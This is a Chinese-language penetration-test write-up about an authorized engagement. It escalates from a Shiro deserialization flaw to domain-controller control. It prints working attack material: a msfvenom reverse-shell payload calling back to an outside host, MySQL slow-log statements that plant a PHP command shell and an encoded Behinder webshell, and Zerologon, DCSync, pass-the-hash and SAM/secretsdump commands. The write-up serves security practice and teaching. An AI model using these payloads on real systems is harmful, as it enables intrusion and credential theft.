
一步步获取你的核心权限 - SecPulse.COM | 安全脉搏

> 这是 酒仙桥六号部队 的第 149 篇文章。


这是 酒仙桥六号部队 的第 149 篇文章。

最近都在做渗透测试项目，并不需要内网渗透，少了很多的成就感。于是，找了一个授权的企业项目，目标是获取内网核心权限，手段不限。这就好说了，就喜欢这种能让我胡乱来的目标。


对于企业而言，散落在外的资产肯定还有不少，于是为了快速打点，先进行一波常规的信息收集。先进行了子域名爆破、fofa、谷歌等方式找到多个子域，通过其中一个子域名反查找 IP，在历史解析记录中找到了真实的 IP，再继续进行 C 段端口扫描，收集到了多个资产列表。扔进 XRAY 跑一波，在其中的一个资产中，发现了存在 shiro 反序列话漏洞，手工来测试一下：




github 上找个了工具尝试一下，发现可以执行命令：




查看了一下进程后，发现 web 是以 jar 包启动的，无法直接写入 shell，直接尝试写内存 shell：



成功写入了蚁剑的 shell，先本地配置一下，并设置 Accept-Header 为: thisIsMyJob!@




设置好后直接连接，获取 webshell：




翻看了一下这台 linux 上的文件，由于 linux 权限不够，无法查看 shadow，尝试提权也均失败了，查看历史命令、计划任务等，并未有什么收获。只能下载 jar 包下来分析，找到了 mysql 数据库的配置密码。于是先探测一下内网，看能否快速的拿到其他主机的权限，不行再从数据库入手看看。

因此，先做了个代理，配置一下 frp，先上传客户端到 web 上，修改了一下 frpc.ini 文件，使用 sock 代理：




自己的 VPS 上传服务端，修改一下权限，直接执行./frps –c frps.ini：



然后回到客户端执行一下./frpc -c frpc.ini，即可使用。

本地使用 proxifier 代理一下：



先使用弱口令爆破工具爆破一波看看，果然有点东西，找到了两台 linux 弱口令：

序号	IP地址	服 务	端口	帐户名	密码	BANNER	用时[毫秒]
1	[redacted]	SSH	22	root	[redacted]		4984
2	[redacted]	SSH	22	root	[redacted]		5685


继续翻文件，还是一无所获，浪费了很多时间。可能核心业务不在 linux 上，尝试一下能否获取一个 windows 权限。先试试 ms17-010 漏洞，先生成一个木马：

```
msfvenom -p linux/x64/meterpreter/reverse_tcp
LHOST=1.1.1.1 LPORT=2233 -f elf > linux.elf
```


上传到 web 上，本地 msf 监听一下：

```
use exploit/multi/handler set payload
linux/x64/meterpreter/reverse_tcp show options set
LHOST 1.1.1.1 set LPORT 23333 run
```


在 web 的命令行下给 linux.elf 添加执行权限后直接运行，即可获取到 meterpreter。然后再添加一下路由：




使用 17-010 扫描模块跑一下：




未扫到任何漏洞，怀疑是不是哪里有问题，本地代理用工具再跑一次：



确实不存在，这补丁确实都打了，白忙活了一场。想到之前还有个数据库的连接串还没利用，可能还有点搞头。由于之前代理过了，直接使用 navicat 连接数据库，查看一下 mysql 版本是 5.7：



由于 secure-file-priv 的存在，无法尝试提权。nmap 扫描了一下数据库的 ip 地址，发现 8090 端口还存在一个 php 系统，服务器是 server。于是先查询一下 mysql 的数据库文件路径，发现不是 phpstudy 或者 wamp 等软件一键搭建的：



可要想获取 shell，前提要得到 web 路径，才能写入木马，通过 web 报错页面、目录扫描都未获取到。于是开始尝试一下 IIS 的默认路径 c:Inetpubwwwroot，写入后访问不到。想到 mysql 是放在 d 盘下，因此尝试 d 盘的 d:www、d:Inetpubwwwroot、d:data 等路径，都没访问到，最终随手测了下 d:web，竟成功写入。通过 mysql 慢日志写 shell 过程如下：


```
 set global slow_query_log='ON'; set global
slow_query_log_file='D:/web/cmd.php'; select '<?php
```

```
echo system($_GET[123]);?>' or sleep(11); set global
slow_query_log='OFF';
```

由于存在杀软，普通的一句话木马直接被杀，因此重新写入一个冰蝎的马：


```
 set global slow_query_log='ON'; set global
slow_query_log_file='D:/web/t.php'; select '<?php
file_put_contents(".1.php",base64_decode("PD9waHAKQGVyc
**yX3JlcG9ydGluZygwKTsKc2Vzc2lvbl9zdGFydCgpOwogICAgJGtl
eT0iZTQ1ZTMyOWZlYjVkOTI1YiI7CgkkX1NFU1NJT05bJ2snXT0ka2V
5OwoJJHBvc3Q9ZmlsZV9nZXRfY29udGVudHMoInBocDovL2lucHV0Ii
```

```
K7CgIpZ1ghZXh0ZW5zaW9uX2xvYWRlZCghb3BlbnNzbCcpKQoJewoJC
SR0PSJiYXNlNjRfIi4iZGVjb2RlIjsKCQkcG9zdD0kdCgkcG9zd**i
Iik7CgkJCgkJZ**yKCRpPTA7JGk8c3RybGVuKCRwb3N0KTskaSsrKSB
7CiAgICAJCQkgJHBvc3RbJGldID0gJHBvc3RbJGldXiRrZXlbJGkrMS
YxNV07IAogICAgCQkJfQoJfQoJZWxzZQoJewoJCSRwb3N0PW9wZW5zc
2xfZGVjcnlwdCgkcG9zdCwgIkFFUzEyOCIsICRrZXkpOwoJfQogICAg
JGFycj1leHBsb2RlKCd8JywkcG9zdCk7CiAgICAkZnVuYz0kYXJyWzB
dOwogICAgJHBhcmFtcz0kYXJyWzFdOwoJY2xhc3MgQ3twdWJsaWMgZn
VuY3Rpb24gX19pbnZva2UoJHApIHtldmFsKCRwLiIiKTt9fQogICAgQ
GNhbGxfdXNlcl9mdW5jKG5ldyBDKCksJHBhcmFtcyk7CiA/PiA="));
?>' or sleep(11); set global slow_query_log='OFF';
```



写入后直接访问 t.php，重新生成. 1.php 的冰蝎马，直接连接：


查看一下系统权限，有点低：



查看一下 ip 地址：

由于是该台服务器 server2012，无法直接获取 windows 密码，且存在国外某某科技的杀软，已有的提权工具都被杀了，技术不行绕不过，还是换个思路。

于是，开始翻找文件，看是否会有敏感信息。在服务器上发现多套源码，在其中的一个文件里发现了配置信息：



尝试连接数据库，失败！！

通过这收集到的密码，再做成密码字典，开始爆破 C 段的 RDP、mysql、sqlserver、ftp 等服务：

爆破后，发现是当前服务器的 administrator 密码，通过之前的端口信息收集发现开放了 3389 端口，可以远程登录。

还是继续进行信息收集，查看当前服务器是否是域内机器，若存在域就相对好很多。执行:


```
net time /domain
```


发现是存在域的。查看一下域控机器：

```
net group "domain controllers" /domain
```

获取一下域控的 IP 地址：

目前知道当前的机器在域内，并有了服务器的管理员权限。可以尝试通过导出 hash 的方式获取域账号信息，再进行 PTH。因此，直接远程连接，右键导出 lsass.exe 进程的 dump 文件，再上传免杀的 mimikatz 进行读取，但最终读取失败：






看来只能通过其他方法了，联想到前不久爆出的 NetLogon 权限提升漏洞，可以尝试一下，毕竟时间过得不久，可能都还没打补丁。


使用 github 上的搜到的脚本尝试一下，先验证是否存在漏洞：

```
python3 zerologon_tester.py DC 10.100.1.231
```




返回 success，表示存在漏洞。


使用 cve-2020-1472-exploit.py 将机器账户重置：



使用 DCSync 导出域内所有用户凭据：




通过 wmic 进行 pass the hash，可拿到域控制器中的管理员权限：




至此，已经拿到核心权限了，截了个图，赶紧恢复一下机器账号的密码，不然脱域问题就大了。

先导出 SAM 数据库文件，下载回来后，记得删除：

```
 reg save HKLMSYSTEM system.save reg save HKLMSAM
sam.save reg save HKLMSECURITY security.save get
system.save get sam.save get security.save del /f
system.save del /f sam.save del /f security.save
```





通过 sam 等文件获得原 ntlm hash：

```
 python3 secretsdump.py -sam sam.save -system
system.save -security security.save LOCAL
```

通过获取到的 $MACHINE.ACC 账户的 hash，进行恢复：

这次的渗透，主要是通过外网的 shiro 漏洞上传内存马，快速打点，以此做跳板进入内网。再通过源码获取数据库配置文件，尝试获取到数据库服务器的普通权限后，继续信息收集，获取到本地管理员权限，发现服务器在域内，且存在 NetLogon 漏洞，此后成功获取域控。

本文作者： 酒仙桥六号部队